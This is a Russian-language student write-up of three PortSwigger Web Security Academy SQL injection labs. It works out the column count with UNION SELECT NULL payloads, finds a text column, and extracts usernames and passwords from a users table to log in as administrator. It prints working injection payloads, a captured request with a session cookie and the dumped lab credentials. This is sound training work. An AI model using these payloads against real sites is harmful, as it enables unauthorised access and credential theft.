

Решение и логика 1 лабораторной работы: атака UNION с использованием SQL-инъекции, определение количества столбцов, возвращаемых запросом

Понимание атаки UNION:

Атака UNION позволяет объединить результаты двух SQL-запросов. Для успешной атаки:

1. Количество столбцов в обоих запросах должно быть одинаковым.
2. Типы данных в столбцах должны быть совместимыми.


Задача — определить, сколько столбцов возвращает исходный запрос, чтобы правильно построить атаку UNION.

Проверка ошибки

Если количество столбцов в исходном запросе не совпадает с количеством столбцов в атаке UNION, сервер вернет ошибку.

Был введен запрос '+UNION+SELECT+NULL,NULL,NULL--, по итогу которого стало понятно что:

Сервер возвращает ответ без ошибки. Это означает, что исходный запрос возвращает 3 столбца.



2 Лабораторная работа: атака UNION с использованием SQL-инъекции, поиск столбца, содержащего текст

Следующий шаг — определить столбец, совместимый со строковыми данными.

Определим количество столбцов, возвращаемых запросом. запрос возвращает три столбца, используя следующую полезную нагрузку в category параметре. Для этого заменим каждый ноль случайным значением, например (Лаборатория предоставила случайное значение 'cESoow'):

```
'+UNION+SELECT+'cESoow',NULL,NULL--
```

```
'+UNION+SELECT+NULL,'cESoow',NULL--
```

```
'+UNION+SELECT+NULL,NULL,'cESoow'--
```

Я определил, какие столбцы совместимы со строковыми данными. столбец, поддерживающий текстовые данные, им оказался 2:

Request

Pretty
Raw
Hex

```

1 GET /filter?category='+UNION+SELECT+NULL,'abcdef',NULL-- HTTP/2
2 Host: 0a93003f0479d3ae82c65bf300f300a7.web-security-academy.net
3 Cookie: session=mrHywPduSwQoxxS4cwbw06NnWBHKXPYN
4 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand);v="99"

```

SQL injection UNION attack, finding a column containing text

LAB
Not solved

[Back to lab home](#)

Make the database retrieve the string: 'cESoow'

[Back to lab description >>](#)

Home
My account

WE LIKE TO
SHOP

' UNION SELECT NULL,'abcdef',NULL--

Refine your search:

All
Corporate gifts
Food & Drink
Gifts
Lifestyle
Pets

abcdef

3 Лабораторная работа: атака UNION с использованием SQL-инъекции, извлечение данных из других таблиц

Для решения лабораторной работы выполнена атака UNION с использованием SQL-инъекции, которая извлечет все имена пользователей и пароли, и используйте эту информацию для входа в систему в качестве **administrator** пользователя.

Использован **Burp Suite** для перехвата и изменения запроса, а также было определено количество столбцов, возвращаемых запросом (1 и 2):

'+UNION+SELECT+'abc','def'--

Для извлечения содержимого users таблицы использована полезная нагрузка:

'+UNION+SELECT+username,+password+FROM+users--

Далее требовалась авторизация, информация:

The screenshot shows a Kali Linux virtual machine running Oracle VM VirtualBox. A web browser is open to a URL: `https://0a1e00bb03ec987980dc21a5005100c8.web-security-academy.net/filter?category=Corporate+gifts`. The page title is "SQL injection UNION attack, retrieving data from other tables" and it has a "LAB Not solved" status. The page content includes a search bar with the text "WE LIKE TO SHOP" and a list of items: "administrator", "Zz0j61piu0ctivg8rdp", "carlos", "qgdiguab18hysuykm61n", "wiener", and "55e048vmpa0tdn1hafq9".

The Burp Suite interface is open, showing the intercepted HTTP request and response. The request is a GET request to `https://0a1e00bb03ec987980dc21a5005100c8.web-security-academy.net/academyLabHeader`. The response is a 200 OK status with a content type of `text/html`.